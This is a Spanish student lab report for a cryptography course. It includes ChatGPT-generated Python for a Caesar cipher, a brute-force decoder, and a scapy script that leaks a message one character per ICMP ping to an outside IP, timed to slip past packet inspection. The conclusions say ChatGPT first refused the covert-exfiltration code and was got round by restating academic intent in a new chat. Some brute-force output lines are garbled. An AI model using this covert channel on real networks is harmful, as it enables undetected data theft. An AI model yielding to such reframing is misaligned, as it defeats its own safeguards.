

Informe Laboratorio 1

Sección 2

Ariel Oyarce
e-mail: ariel.oyarce@mail.udp.cl

Agosto de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	9
4. Conclusiones y comentarios	11

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfefr
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb ffsrg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar por qué eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.


3. Desarrollo de Actividades

3.1. Actividad 1

En esta primera actividad se le pidió a ChatGPT que cree un programa en Python que aplique el algoritmo de cifrado César. El código solicita al usuario un texto y un desplazamiento, y entrega como resultado el mensaje cifrado.

Durante la ejecución se verificó que los caracteres alfabéticos eran desplazados correctamente y que los espacios o símbolos se mantenían sin cambios.

En la Figura 1 se observa un ejemplo de ejecución del programa, donde se ingresa un mensaje y se obtiene su versión cifrada según el desplazamiento indicado.



```
Lab 1 > A1.py > ...
1 def cifrado_cesar(texto, desplazamiento):
2     resultado = ""
3     for char in texto:
4         if char.isalpha(): # solo Letras
5             base = ord('A') if char.isupper() else ord('a')
6             resultado += chr((ord(char) - base + desplazamiento) % 26 + base)
7         else:
8             resultado += char # deja espacios y símbolos igual
9     return resultado
10
11
12 if __name__ == "__main__":
13     # Pedir datos al usuario
14     texto = input("Ingrese el texto a cifrar: ")
15     desplazamiento = int(input("Ingrese el número de desplazamientos: "))
16
17     resultado = cifrado_cesar(texto, desplazamiento)
18     print("\nTexto resultante:", resultado)
19
```

TERMINAL RESULTADOS DE LA CONSULTA CONSOLA DE DEPURACIÓN PROBLEMAS SALIDA

```
PS C:\Users\Bawsa\Downloads\Criptografia\Lab 1> python -u "c:\Users\Bawsa\Downloads\Criptografia\Lab 1\A1.py"
Ingrese el texto a cifrar: criptografia y seguridad en redes
Ingrese el número de desplazamientos: 9

Texto resultante: larycxpajorj h bnpdarmjm nw anmnb
PS C:\Users\Bawsa\Downloads\Criptografia\Lab 1>
```

Figura 1: Ejecución del programa de cifrado César.


Y en la siguiente Figura 2 se puede observar el código del programa creado por ChatGPT (la IA Generativa que se usó en este laboratorio).

¡Excelente! 🙌 Me alegra que ya lo tengas funcionando.

Lo que quieres ahora es **hacerlo más interactivo**: que al ejecutar el script no tengas que pasar parámetros en la terminal, sino que el programa te pida los datos con `input()`.

◆ Código mejorado (versión interactiva)

python

 Copiar código

```
def cifrado_cesar(texto, desplazamiento):
    resultado = ""
    for char in texto:
        if char.isalpha(): # solo letras
            base = ord('A') if char.isupper() else ord('a')
            resultado += chr((ord(char) - base + desplazamiento) % 26 + base)
        else:
            resultado += char # deja espacios y símbolos igual
    return resultado

if __name__ == "__main__":
    # Pedir datos al usuario
    texto = input("Ingrese el texto a cifrar o descifrar: ")
    desplazamiento = int(input("Ingrese el número de desplazamientos: "))

    resultado = cifrado_cesar(texto, desplazamiento)
    print("\nTexto resultante:", resultado)
```

Figura 2: Código de la actividad 1 proporcionado por ChatGPT.

3.2. Actividad 2

En esta actividad se desarrolló un programa en Python utilizando la librería `scapy`, con el objetivo de enviar paquetes ICMP que simulen tráfico de `ping` normal, pero transmitiendo en el campo `Data` los caracteres del mensaje cifrado uno por uno.

Para validar su funcionamiento, se comparó el tráfico generado por un `ping` real con el de nuestro programa mediante capturas en Wireshark. En la Figura 3 se muestra un paquete ICMP legítimo, donde se observa que el campo `Data` contiene la secuencia por defecto utilizada por Windows.




Figura 3: Captura en Wireshark de un ping normal.

En la Figura 4 se aprecia un paquete generado por nuestro programa, en el cual el campo `Data` corresponde a un carácter del mensaje cifrado. El último paquete transmitido contiene una `b`, cumpliendo con lo requerido en las instrucciones.





Figura 4: Captura en Wireshark del tráfico generado por el programa stealth.

En la Figura 5 se observa un ejemplo de ejecución del programa, donde se ingresa el mensaje cifrado de la actividad 1 y una dirección IP de destino para enviar el mensaje cifrado carácter por carácter.



```
A1.py A2.py X A3.py
Lab 1 > A2.py > ...
1 from scapy.all import IP, ICMP, send
2 import time
3
4 def enviar_mensaje(mensaje, destino="8.8.8.8"):
5     for char in mensaje:
6         # cada carácter va en el campo "data" del ICMP
7         paquete = IP(dst=destino)/ICMP()/char.encode()
8         print(f"Enviando carácter: {char}")
9         send(paquete, verbose=0)
10        time.sleep(0.5) # para parecer tráfico normal
11
12 if __name__ == "__main__":
13     mensaje = input("Ingrese el mensaje cifrado: ")
14     ip_destino = input("Ingrese la IP destino (ej: 8.8.8.8): ")
15     enviar_mensaje(mensaje, ip_destino)
16
```

TERMINAL RESULTADOS DE LA CONSULTA CONSOLA DE DEPURACIÓN PROBLEMAS SALIDA

Enviando carácter final:
PS C:\Users\Bawsa\Downloads\Criptografia\Lab 1> python -u "c:\Users\Bawsa\Downloads\Criptografia\Lab 1\A2.py"
Ingrese el mensaje cifrado: larycxpajorj h bnqdarjmj nw anmnb
Ingrese la IP destino (ej: 8.8.8.8): 8.8.8.8
Enviando carácter: l
Enviando carácter: a
Enviando carácter: r
Enviando carácter: y
Enviando carácter: c
Enviando carácter: x
Enviando carácter: p
Enviando carácter: a
Enviando carácter: j
Enviando carácter: o
Enviando carácter: r
Enviando carácter: j
Enviando carácter:
Enviando carácter: h
Enviando carácter:
Enviando carácter: b
Enviando carácter: n
Enviando carácter: p
Enviando carácter: d
Enviando carácter: a
Enviando carácter: r
Enviando carácter: m
Enviando carácter: j
Enviando carácter: m
Enviando carácter:
Enviando carácter: n
Enviando carácter: w
Enviando carácter:
Enviando carácter: a
Enviando carácter: n

Figura 5: Ejecución del programa del Modo stealth.

Y en la Figura 6 se puede observar el código del programa proporcionado por ChatGPT.

3. Código para actividad2_stealth.py

Crea este archivo en tu carpeta Laboratorio1 :

```
python

from scapy.all import IP, ICMP, send
import time

def enviar_mensaje(mensaje, destino="8.8.8.8"):
    for char in mensaje:
        # cada carácter va en el campo "data" del ICMP
        paquete = IP(dst=destino)/ICMP()/char.encode()
        print(f"Enviando carácter: {char}")
        send(paquete, verbose=0)
        time.sleep(0.5) # para parecer tráfico normal

    # el último carácter siempre es 'b'
    paquete_final = IP(dst=destino)/ICMP()/b"b"
    print("Enviando carácter final: b")
    send(paquete_final, verbose=0)

if __name__ == "__main__":
    mensaje = input("Ingrese el mensaje cifrado: ")
    ip_destino = input("Ingrese la IP destino (ej: 8.8.8.8): ")
    enviar_mensaje(mensaje, ip_destino)
```

Figura 6: Código de la actividad 2 proporcionado por ChatGPT.

3.3. Actividad 3

En esta actividad se desarrolló un programa que permite descifrar el mensaje transmitido en la actividad 2, asumiendo que fue interceptado por un atacante. Dado que el cifrado César tiene únicamente 26 posibles desplazamientos, el programa genera todas las combinaciones posibles y las muestra en pantalla.

De esta forma, al revisar los resultados, es sencillo identificar cuál corresponde al mensaje original. En la Figura 7 se observa la salida del programa, donde se muestran las distintas opciones generadas.

En este caso, el mensaje real se identificó correctamente en el desplazamiento 9, lo que confirma la debilidad del algoritmo César frente a ataques de fuerza bruta.

```
PS C:\Users\Bawsa\Downloads\Criptografia\Lab 1> python -u "c:\Users\Bawsa\Downloads\Criptografia\Lab 1\A3.py"
Ingrese el mensaje interceptado: larycxpajorj h bnpdarmjm nw anmnb

Posibles mensajes :

Desplazamiento 0: larycxpajorj h bnpdarmjm nw anmnb
Desplazamiento 1: kzqxbwozinqi g amoczqlil mv zmlma
Desplazamiento 2: jypwavyhmpf f zlnbypkhk lu yklz
Desplazamiento 3: ixovzmxglog e ykmaxojgj kt xkjky
Desplazamiento 4: hwnuytlwfknf d xjlzwnifi js wjijx
Desplazamiento 5: gvmtxskvejme c wikymheh ir vihiw
Desplazamiento 6: fulswrjudild b vhxulgdg hq uhghv
Desplazamiento 7: etkrvqitchkc a ugiwtkfcf gp tgfgu
Desplazamiento 8: dsjquphsbgjb z tfhvsiebe fo sfeft
Desplazamiento 9: criptografia y seguridad en redes
Desplazamiento 10: bqhosntqzehz x rdtqhczc dm qdcdr
Desplazamiento 11: apgnrmepdygy w qcespgbyb cl pcbcq
Desplazamiento 12: zofmqldoxcfx v pbdrofaxa bk obabp
Desplazamiento 13: ynelpkcnwbew u oacqnezvz aj nazao
Desplazamiento 14: xmdkojbmadvd t nzbpmdyvy zi mzyzn
Desplazamiento 15: wlcjnluzcu s myaolcxux yh lyxym
Desplazamiento 16: vkbmhzktybt r lxznkbtw xg kxwxl
Desplazamiento 17: ujahlgysxas q kwymjavsv wf jwvwk
Desplazamiento 18: tizgkfxirwzr p jvxlizuru ve ivuvj
Desplazamiento 19: shyfjewhqvvy o iuwkhytqt ud hutui
Desplazamiento 20: rgxeidvgpuxp n htvjgxsps tc gtsth
Desplazamiento 21: qfwdhucufotwo m gsuiwror sb fsrsg
Desplazamiento 22: pevcbtensvn l frthevqng ra erqrf
Desplazamiento 23: odubfasdmrum k eqsgdupmp qz dqpqe
Desplazamiento 24: nctaezrlqtl j dprfctolo py cpopd
Desplazamiento 25: mbszdyqbksk i coqebnskn ox bonoc
PS C:\Users\Bawsa\Downloads\Criptografia\Lab 1> |
```

Figura 7: Resultados del programa MitM mostrando las 26 combinaciones posibles.

Y en la Figura 8 se puede observar el código del programa proporcionado por ChatGPT.

```
◆ Versión mejorada de actividad3_mitm.py

python Copiar código

def descifrar_cesar(texto):
    resultados = []
    for d in range(26): # probar todos los desplazamientos
        resultado = ""
        for char in texto:
            if char.isalpha():
                base = ord('A') if char.isupper() else ord('a')
                resultado += chr((ord(char) - base - d) % 26 + base)
            else:
                resultado += char
        resultados.append((d, resultado))
    return resultados

def es_mas_probable(texto, diccionario):
    """Cuenta cuántas palabras del diccionario aparecen en el texto"""
    texto_lower = texto.lower()
    return sum(1 for palabra in diccionario if palabra in texto_lower)

if __name__ == "__main__":
    mensaje_cifrado = input("Ingrese el mensaje interceptado: ")
    resultados = descifrar_cesar(mensaje_cifrado)

    # Diccionario básico de palabras comunes en español
    diccionario = ["hola", "mundo", "mensaje", "prueba", "secreto", "texto", "clave"]

    # Calcular puntuación para cada resultado
    puntuaciones = [(d, texto, es_mas_probable(texto, diccionario)) for d, texto in resultados]

    # Ordenar por la puntuación (mayor probabilidad primero)
    puntuaciones.sort(key=lambda x: x[2], reverse=True)

    print("\nPosibles mensajes (ordenados por probabilidad):\n")
    for d, texto, score in puntuaciones:
        if score > 0: # si tiene palabras del diccionario → verde
            print(f"\033[92mDesplazamiento {d}: {texto} <-- más probable\033[0m")
        else:
            print(f"Desplazamiento {d}: {texto}")
```

Figura 8: Código de la actividad 3 proporcionado por ChatGPT.

4. Conclusiones y comentarios

- El experimento evidenció la vulnerabilidad del cifrado César frente a ataques de fuerza bruta, al contar con un espacio de claves extremadamente limitado (26 posibles desplazamientos). Esto lo convierte en un esquema criptográfico obsoleto para aplicaciones reales que requieren confidencialidad robusta.
- La implementación del modo *stealth* mediante Scapy demostró ser efectiva: el tráfico ICMP personalizado logró mimetizarse exitosamente con pings legítimos, pasando desapercibido en herramientas de análisis como Wireshark. Esto valida la viabilidad de técnicas de evasión en entornos de red simulados.
- La comparación entre el tráfico generado y el tráfico estándar en Wireshark confirmó que las modificaciones introducidas no alteraron significativamente la estructura del paquete, lo que refuerza la eficacia del enfoque adoptado.
- El uso de herramientas basadas en inteligencia artificial, como ChatGPT, permitió acelerar el desarrollo de scripts y comprender mejor los algoritmos involucrados. Sin embargo, durante la actividad 2 (modo *stealth*), ocurrió una limitación ética en el uso de IA generativa: inicialmente, ChatGPT se negó a proporcionar código que pudiera interpretarse como una técnica de exfiltración encubierta, incluso en un contexto académico. Esta restricción responde a políticas de seguridad que buscan evitar el uso malicioso de la tecnología, lo que resalta la importancia de delimitar claramente los fines educativos en las solicitudes a sistemas automatizados.
- A pesar de esta limitación inicial, se logró avanzar debido a que en un nuevo chat con ChatGPT se le dejó mas que claro que todo era con fines academicos y accedio a proporcionar el codigo para la actividad 2, lo que permitió cumplir con los objetivos del laboratorio.